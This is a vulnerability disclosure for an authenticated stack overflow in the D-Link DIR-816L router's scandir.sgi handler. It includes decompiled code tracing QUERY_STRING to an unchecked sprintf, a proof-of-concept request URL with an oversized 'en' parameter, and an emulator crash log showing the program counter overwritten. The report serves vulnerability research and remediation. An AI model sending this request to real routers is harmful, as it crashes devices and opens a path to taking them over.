DIR-816L stack overflow(scandir.sgi)

D-Link DIR-816L Authorized Stack Overflow

Vender: D-Link


Firmware version: DIR816L_REVB_FW_2_06_b09_beta

Reporter: Lexpl0it、robinzeng2015、hyxiao20@fudan.edu.cn、Liyw979


Vendor Homepage: https://www.dlinktw.com.tw/techsupport/ProductInfo.aspx?m=DIR-816L

Detailed description


Inside the `scandir_main` function, `QUERY_STRING` is an externally controllable input.if pass into `sub_418af0` as para, and in `sub_418af0`, the 4th para pass into `sub_4183ac`, in the `sub_4183ac`, the use of `sprintf` for string concatenation on line 26 introduces a stack overflow vulnerability.This query need user's cookie.




```
    v7 = getenv("QUERY_STRING");
    if ( v7 )
    {
      v22 = v7;
      _dtrace(10, "==pQuery=%s==xxx=\n", v7);
      device_name = 0;
      v9 = (char *)sub_417F64(v22);
      v10 = 0;
      _dtrace(10, "action %s path %s where %s", 0, 0, 0);
      v11 = 0;
      v12 = 0;
      v13 = 0;
LABEL_17:
      v18 = 4 * v13;
      while ( 1 )
```



```
          ++v13;
          device_name = *(_DWORD *)&v9[v18];
          _dtrace(10, "en %s\n", device_name);
          goto LABEL_17;
        }
      }
      printHeader(200, "action");
      fflush(stdout);
      if ( !sess_ispoweruser() )
      {
        printf("No Authentication!!");
        return -1;
      }
      if ( strstr((const char *)v11, "/..") )
      {
LABEL_24:
        printf("Invalid Path!!");
        return -1;
      }
      if ( *(_BYTE *)v11 == 46 )
      {
        v20 = v11;
        if ( *(_BYTE *)(v11 + 1) == 46 )
          goto LABEL_24;
      }
      else
      {
        v20 = v11;
      }
      if ( !sub_418AF0(v12, v20, v10, device_name) )
      {
```



```
  }
  v24 = strcmp(a1, "mnt");
  v25 = a4;
  if ( v24 )
  {
    v27 = strcmp(a1, "umnt");
    v28 = a4;
    if ( v27 )
    {
      v30 = strcmp(a1, "mkdir") != 0;
      result = -1;
      if ( v30 )
        return result;
      strcpy(dest, "/var/tmp/storage/");
      memset(s, 0, sizeof(s));
      strcat(dest, a2);
      v10 = opendir(dest);
      if ( v10 )
      {
        chdir(dest);
        if ( *a3 != 47 )
          strcat(dest, "/");
        strcat(dest, a3);
        if ( !fork() )
          execlp("/bin/busybox", "busybox", "mkdir", "-p", dest, 0);
        system("sleep 1");
        if ( !fork() )
          execlp("/bin/busybox", "busybox", "chmod", "0777", dest, 0);
        goto LABEL_16;
      }
      return 0;
    }
    while ( 1 )
    {
      v29 = strtok(v28, "-");
      if ( !v29 )
        break;
      if ( sub_4183AC(v29, v32, v33, v34, v35) )
        return -1;
      sub_418074(v32, v33);
      v28 = 0;
    }
```




```
int __fastcall sub_4183AC(const char *a1, const char *a2, const char *a3, char *a4, char *a5)
{
  FILE *v9; // $v0
  FILE *v10; // $fp
  FILE *v11; // $v0
  FILE *v12; // $s2
  int v13; // $v0
  char *v14; // $a0
  const char *v15; // $a1
  int v16; // $v0
  int v17; // $v0
  int v18; // $v0
  int v19; // $v0
  FILE *v20; // $v0
  FILE *v21; // $s2
  FILE *v22; // $v0
  FILE *v23; // $s1
  int v24; // $v0
  int v25; // $a1
  char *v26; // $v0
  char dest[52]; // [sp+20h] [-130h] BYREF
  char src[52]; // [sp+54h] [-FCh] BYREF
  char s[100]; // [sp+88h] [-C8h] BYREF
  char v31[100]; // [sp+ECh] [-64h] BYREF

  sprintf(s, "xmldbc -g /portal/entry:%s/name", a1);
  v9 = popen(s, "r");
  v10 = v9;
  if ( !v9 )
    goto LABEL_27;
  fscanf(v9, "%s", a2);
  fclose(v10);
  sprintf(s, "xmldbc -g /portal/entry:%s/category", a1);
  v11 = popen(s, "r");
  v12 = v11;
  if ( !v11 )
    goto LABEL_27;
```

POC

```bash
http://192.168.0.1/portal/__ajax_explorer.sgi?action=mnt&path=/some/path&where=/mount/point&en=xxxxxxxxxxxxxx
device2-device3
```

Version:



DEVICE INFORMATION

All of your Internet and network connection details are displayed on this page. The firmware version is also displayed here.


GENERAL

Time : 01/01/2000 09:41:07

Firmware Version : 2.06beta Mon 12 Oct 2015


mydlink Service : Non-Registered

Need user cookie



192.168.0.1/portal/__ajax_explorer.sgi?action=mnt&path=/some/path&where=/mount/point&en=xxxxxxxxxxxxxxx

Firefox automatically sends some data to Mozilla so that we can improve your experience.



```
[ 3710.924720] firmadyne: sys_socket[PID: 13569 (updatewifistats)]: family:1, type:
[ 3710.926075] potentially unexpected fatal signal 11.
[ 3710.926456] CPU: 0 PID: 518 Comm: scandir.sgi Not tainted 4.1.17+ #17
[ 3710.926808] task: 8f3ec088 ti: 8f2ee000 task.ti: 8f2ee000
[ 3710.926993] $ 0   : 00000000 80860000 00000000 00000025
[ 3710.927378] $ 4   : 77abb557 0042eb17 00000002 0042eb17
[ 3710.927601] $ 8   : 0000000a 00000000 00000200 00000100
[ 3710.927761] $12   : 00000807 00000800 00000400 00000008
[ 3710.927997] $16   : 78787878 78787878 78787878 78787878
[ 3710.928170] $20   : 78787878 78787878 78787878 78787878
[ 3710.928394] $24   : 00000000 77a7b8e0
[ 3710.929280] $28   : 77ac04e0 7ffbafd8 78787878 78787878
[ 3710.929460] Hi    : 00000000
[ 3710.929614] Lo    : 00000000
[ 3710.930171] epc   : 78787878 0x78787878
[ 3710.930333] ra    : 78787878 0x78787878
[ 3710.930457] Status: 0000a413 USER EXL IE
[ 3710.930706] Cause : 10800008
[ 3710.930803] BadVA : 78787878
[ 3710.930931] PrId  : 00019300 (MIPS 24Kc)
[ 3710.933402] firmadyne: sys_socket[PID: 13569 (updatewifistats)]: family:2, type
```

Statement

I confirm that the information in this report is true and accurate, and it is intended solely for security research and vulnerability remediation purposes, not for malicious use.